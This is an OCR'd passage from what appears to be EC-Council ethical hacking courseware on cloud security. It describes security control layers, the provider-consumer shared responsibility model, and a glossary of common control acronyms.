

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security

There are various risks and threats associated with cloud service adoption and migrating business-critical data to third-party systems. However, following security guidelines and countermeasures strengthens the business case for cloud adoption.

This section deals with various cloud standards, countermeasures, and best practices to secure data hosted in the cloud environment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Security Control Layers

The following layers show the mapping of the cloud model to the security control model.

- **Application Layer**

  To harden the application layer, establish the policies that match the industry adoption security standards; e.g., OWASP for a web application. It should meet and comply with appropriate regulatory and business requirements. Application layer controls include software development lifecycle, binary analysis, scanners, web app firewalls, transactional sec, etc.

- **Information Layer**

  Develop and document an information security management program, which includes administrative, technical, and physical safeguards to protect information against unauthorized access, modification, or deletion. Some of the information layer security controls include data loss prevention (DLP), content monitoring and filtering, database activity monitoring, encryption, etc.

- **Management Layer**

  This layer covers the cloud security administrative tasks, which can facilitate continued, uninterrupted, and effective services of the cloud. Cloud consumers should look for the policies mentioned above to avail better services. Some of the management layer security controls include governance-risk-compliance (GRC), IAM, VA/VM, patch management, configuration management, monitoring, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Network Layer**

  It deals with various measures and policies adopted by a network administrator to monitor and prevent illegal access, misuse, modification, or denial of network-accessible resources. Additional network layer security controls include network intrusion prevention/detection services, firewalls, deep packet inspection, anti-DDoS, quality of service (QoS), DNSSEC, and OAuth.

- **Trusted Computing**

  Trust computing defines a secured computational environment that implements internal control, auditability, and maintenance to ensure the availability and integrity of cloud operations. Hardware and software RoT & API are a few security controls for trusted computing.


- **Computation and Storage**

  In the cloud, owing to the lack of physical control of the data and the machine, the service provider may be unable to manage the data and computation and lose the trust of the cloud consumers. CSPs must establish policies and procedures for data storage and retention and implement appropriate backup mechanisms to ensure availability and continuity of services that meet with statutory, regulatory, contractual, or business requirements and compliance. Host-based firewalls, host-based intrusion detection/prevention systems, integrity and file/log management, encryption, and masking are some security controls in computation and storage.

- **Physical Layer**

  This layer includes security measures for cloud infrastructure, data centers, and physical resources. Security entities that come under this perimeter are physical plant security, fences, walls, barriers, guards, gates, electronic surveillance, CCTV, physical authentication mechanisms, security patrols, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Security is the Responsibility of both Cloud Provider and Consumer

Security is a shared responsibility in cloud systems, in which both cloud consumers and CSPs have varying levels of control over available computing resources. Compared to traditional IT systems, in which a single organization has authority over the complete stack of computing resources and the entire lifecycle of systems, CSPs and consumers work together to design, build, deploy, and operate cloud-based systems. Therefore, both parties share responsibilities to maintain adequate security for these systems. Different cloud service models (IaaS, PaaS, and SaaS) imply varying levels of control between CSPs and cloud consumers.

Example:

An IaaS platform provider usually performs account management controls for initial system privileged users, whereas a cloud consumer controls user account management for applications deployed in the IaaS.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.93: Cloud security responsibility of both cloud provider and consumer

Following are some of the cloud security controls:

- **PKI**: Public key infrastructure
- **SDL**: Security development lifecycle
- **WAF**: Web application firewall
- **FW**: Firewall
- **RTG**: Real traffic grabber
- **IAM**: Identity and access management
- **ENC**: Encryption
- **DLP**: Data loss prevention
- **IPS**: Intrusion prevention system
- **SWG**: Secure web gateway
- **VA/VM**: Virtual application/Virtual machine
- **App Sec**: Application security
- **AV**: Anti-virus
- **VPN**: Virtual private network
- **LB**: Load balancer
- **GRC**: Governance, risk, and compliance
- **Config Control**: Configuration control
- **CoS/QoS**: Class of service/Quality of service
- **DDoS**: Distributed denial of service
- **TPM**: Trusted platform module
- **Netflow**: Network protocol by Cisco

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



